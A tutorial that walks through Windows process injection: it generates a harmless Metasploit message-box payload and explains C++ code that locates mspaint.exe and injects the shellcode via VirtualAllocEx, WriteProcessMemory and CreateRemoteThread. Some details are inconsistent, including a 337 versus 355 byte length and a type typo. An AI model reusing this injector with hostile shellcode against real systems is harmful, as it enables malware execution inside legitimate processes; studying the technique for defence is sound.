

Process Injection

First, we will generate a message box shellcode in kali linux:

```
msf6 > use payload/windows/x64/messagebox
msf6 payload(windows/x64/messagebox) > options

Module options (payload/windows/x64/messagebox):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  ICON      NO               yes       Icon type (Accepted: NO, ERROR, INFORMATION, WARNING, QUESTION)
  TEXT      Hello, from MSF!  yes       MessageBox Text
  TITLE     MessageBox        yes       MessageBox Title

View the full module info with the info, or info -d command.

msf6 payload(windows/x64/messagebox) > set EXITFUNC thread
EXITFUNC => thread
msf6 payload(windows/x64/messagebox) > set ICON ERROR
ICON => ERROR
msf6 payload(windows/x64/messagebox) > set TEXT Hello, from the FUTURE!
TEXT => Hello, from the FUTURE!
msf6 payload(windows/x64/messagebox) > set TITLE GOT YOU!
TITLE => GOT YOU!
msf6 payload(windows/x64/messagebox) > generate -f raw -o msg_box.bin
[*] Writing 355 bytes to msg_box.bin...
msf6 payload(windows/x64/messagebox) > _
```

```
(.afric)-(shinee@kali)-[~/shellcode]
$ ls
msg_box.bin  mspaint32_shellcode.bin  notepad.ico
```

Make sure to extract the shellcode from the .bin file to .c file, and then copy the shellcode in .cpp file.

So, now we will inject the message box program to mspaint program

So, for that we will analyze the .cpp file:

```

unsigned int lengthOfShellcodePayload = 337;

int SearchForProcess(const char *processName) {
    HANDLE hSnapshotOfProcesses;
    PROCESSENTRY32 processStruct;
    int pid = 0;

    hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;

    processStruct.dwSize = sizeof(PROCESSENTRY32);

    if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
        CloseHandle(hSnapshotOfProcesses);
        return 0;
    }

    while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
        if (lstrcmpiA(processName, processStruct.szExeFile) == 0) {
            pid = processStruct.th32ProcessID;
            break;
        }
    }

    CloseHandle(hSnapshotOfProcesses);

    return pid;
}

int ShellcodeInject(HANDLE hProcess, unsigned char * shellcodePayload, unsigned int lengthOfShellcodePayload) {
    LPVOID pRemoteProcAllocMem = NULL;
    HANDLE hThread = NULL;

    pRemoteProcAllocMem = VirtualAllocEx(hProcess, NULL, lengthOfShellcodePayload, MEM_COMMIT, PAGE_EXECUTE_READ);
    WriteProcessMemory(hProcess, pRemoteProcAllocMem, (FVOID)shellcodePayload, (SIZE_T)lengthOfShellcodePayload, (SIZE_T *)NULL);

    hThread = CreateRemoteThread(hProcess, NULL, 0, pRemoteProcAllocMem, NULL, 0, NULL);
    if (hThread != NULL) {
        WaitForSingleObject(hThread, 500);
        CloseHandle(hThread);
        return 0;
    }

    return -1;
}

int main(void) {
    int pid = 0;
    HANDLE hProcess = NULL;

    pid = SearchForProcess("mspaint.exe");

    if (pid) {
        printf("mspaint.exe PID = %d\n", pid);

        // try to open target process
        hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
                                PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
                                FALSE, (DWORD) pid);

        if (hProcess != NULL) {
            ShellcodeInject(hProcess, shellcodePayload, lengthOfShellcodePayload);
            CloseHandle(hProcess);
        }
    }

    return 0;
}

```

Here's the main function:

```

int main(void) {
    int pid = 0;
    HANDLE hProcess = NULL;

    pid = SearchForProcess("mspaint.exe");

    if (pid) {
        printf("mspaint.exe PID = %d\n", pid);

        // try to open target process
        hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
                               PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
                               FALSE, (DWORD) pid);

        if (hProcess != NULL) {
            ShellcodeInject(hProcess, shellcodePayload, lengthOfShellcodePayload);
            CloseHandle(hProcess);
        }
    }
    return 0;
}

```

Here first you will call for the function SearchForProcess, which will search for the process mspaint.

Then it uses OpenProcess function, for the given pid, it takes 3 parameters, and returns the handle to the process

C++

```

HANDLE OpenProcess(
    [in] DWORD dwDesiredAccess,
    [in] BOOL bInheritHandle,
    [in] DWORD dwProcessId
);

```

The 1st parameter DesiredAccess, there are lot of access rights, and we are going to use few of them here.

The 2nd parameter InheritHandle is set to false, because we are inheriting from some other process.

The 3rd parameter is the process id, which we obtained from SearchForProcess function.

Now we will check whether the process is null or not, if not then we will call the function ShellcodeInject.

Let's check the SearchForProcess function:

```

int SearchForProcess(const char *processName) {
    HANDLE hSnapshotOfProcesses;
    PROCESSENTRY32 processStruct;
    int pid = 0;

    hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;

    processStruct.dwSize = sizeof(PROCESSENTRY32);

    if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
        CloseHandle(hSnapshotOfProcesses);
        return 0;
    }

    while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
        if (lstrcmpiA(processName, processStruct.szExeFile) == 0) {
            pid = processStruct.th32ProcessID;
            break;
        }
    }

    CloseHandle(hSnapshotOfProcesses);

    return pid;
}

```

Here we use the CreateToolhelp32Snapshot function, takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes. And it takes 2 parameters and returns a handle.

C++

```

HANDLE CreateToolhelp32Snapshot(
    [in] DWORD dwFlags,
    [in] DWORD th32ProcessID
);

```

It takes snapshot of the process as one of the parameters and returns a handle containing snapshots of all the process running in the memory.

Now we have used another function: PROCESSENTRY32.

It describes an entry from a list of the processes residing in the system address space when a snapshot was taken.

And it takes a lot of parameters:

C++

```
typedef struct tagPROCESSENTRY32 {
    DWORD      dwSize;
    DWORD      cntUsage;
    DWORD      th32ProcessID;
    ULONG_PTR  th32DefaultHeapID;
    DWORD      th32ModuleID;
    DWORD      cntThreads;
    DWORD      th32ParentProcessID;
    LONG       pcPriClassBase;
    DWORD      dwFlags;
    CHAR       szExeFile[MAX_PATH];
} PROCESSENTRY32;
```

Later we used Process32First function.

Retrieves information about the first process encountered in a system snapshot, it takes 2 parameters:

C++

```
BOOL Process32First(
    [in]      HANDLE      hSnapshot,
    [in, out] LPPROCESSENTRY32 lppe
);
```

We used Process32Next function.

Retrieves information about the next process recorded in a system snapshot, it also accepts two parameters.

C++

```
BOOL Process32Next(
    [in]  HANDLE      hSnapshot,
    [out] LPPROCESSENTRY32 lppe
);
```

Now it iterates through the while loop, till it finds the program it is looking for, it compares the value with the input of the function, which was taken as a parameter, when we called this function, it takes the program name as the input, and then it compares with it, if it gets the proper program name, it breaks the while loop, and returns the pid.

Now we will analyze the ShellcodeInject function:

```
int ShellcodeInject(HANDLE hProcess, unsigned char * shellcodePayload, unsigned int lengthOfShellcodePayload) {
    LPVOID pRemoteProcAllocMem = NULL;
    HANDLE hThread = NULL;


    pRemoteProcAllocMem = VirtualAllocEx(hProcess, NULL, lengthOfShellcodePayload, MEM_COMMIT, PAGE_EXECUTE_READ);
    WriteProcessMemory(hProcess, pRemoteProcAllocMem, (PVOID)shellcodePayload, (SIZE_T)lengthOfShellcodePayload, (SIZE_T *)NULL);

    hThread = CreateRemoteThread(hProcess, NULL, 0, pRemoteProcAllocMem, NULL, 0, NULL);
    if (hThread != NULL) {
        WaitForSingleObject(hThread, 500);
        CloseHandle(hThread);
        return 0;
    }
    return -1;
}
```

It takes 3 parameters, first is the handle of the process, which we got from the main function, and then it takes the shellcode, and the size of the shellcode as the parameter.

Here we used VirtualAllocEx function to allocate the memory for the program in another running process.

Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero. It takes 5 parameters.

A screenshot of a code editor showing the signature of the VirtualAllocEx function in C++. The code is as follows:

```
C++

LPVOID VirtualAllocEx(
    [in]          HANDLE hProcess,
    [in, optional] LPVOID lpAddress,
    [in]          SIZE_T dwSize,
    [in]          DWORD  flAllocationType,
    [in]          DWORD  flProtect
);
```

The 1st one is the handle process, which the ShellcodeInject function had taken as the input, and it is the mspaint program

2nd is set to NULL, because we don't want to specify a specific address.

3rd is the size of the shellcode.

4th is the allocation type

5th is the protection type, which is executable and readable.

Then we call the WriteProcessMemory function:

Writes data to an area of memory in a specified process. The entire area to be written to must be accessible or the operation fails. It takes 5 parameters

C++

```
BOOL WriteProcessMemory(  
    [in] HANDLE hProcess,  
    [in] LPVOID lpBaseAddress,  
    [in] LPCVOID lpBuffer,  
    [in] SIZE_T nSize,  
    [out] SIZE_T *lpNumberOfBytesWritten  
);
```

We have already discussed the parameters earlier, here the 2nd parameter is the output which we got from calling the VirtualAllocEx function.

Now we call another function: CreateRemoteThread

Creates a thread that runs in the virtual address space of another process.


C++

```
HANDLE CreateRemoteThread(  
    [in] HANDLE hProcess,  
    [in] LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    [in] SIZE_T dwStackSize,  
    [in] LPTHREAD_START_ROUTINE lpStartAddress,  
    [in] LPVOID lpParameter,  
    [in] DWORD dwCreationFlags,  
    [out] LPDWORD lpThreadId  
);
```

Now if everything is correct, it will create a thread and creates the message box.

Now we will compile the .cpp file and see whether it is working or not.

Run the .bat file, then run the .exe file, make sure to open mspaint.exe, because we have specified the program to be mspaint, so the function will search for “mspaint.exe” program.



And as we can see here it is working properly.

So, let's analyze it properly:

As we can see in the cmd the pid number for mspaint is 2036, we can compare here, and see that the pid number is indeed 2036.



And in the thread section we can see whether the message box is the thread process of mspaint or not. And we can see that it is the thread process of mspaint.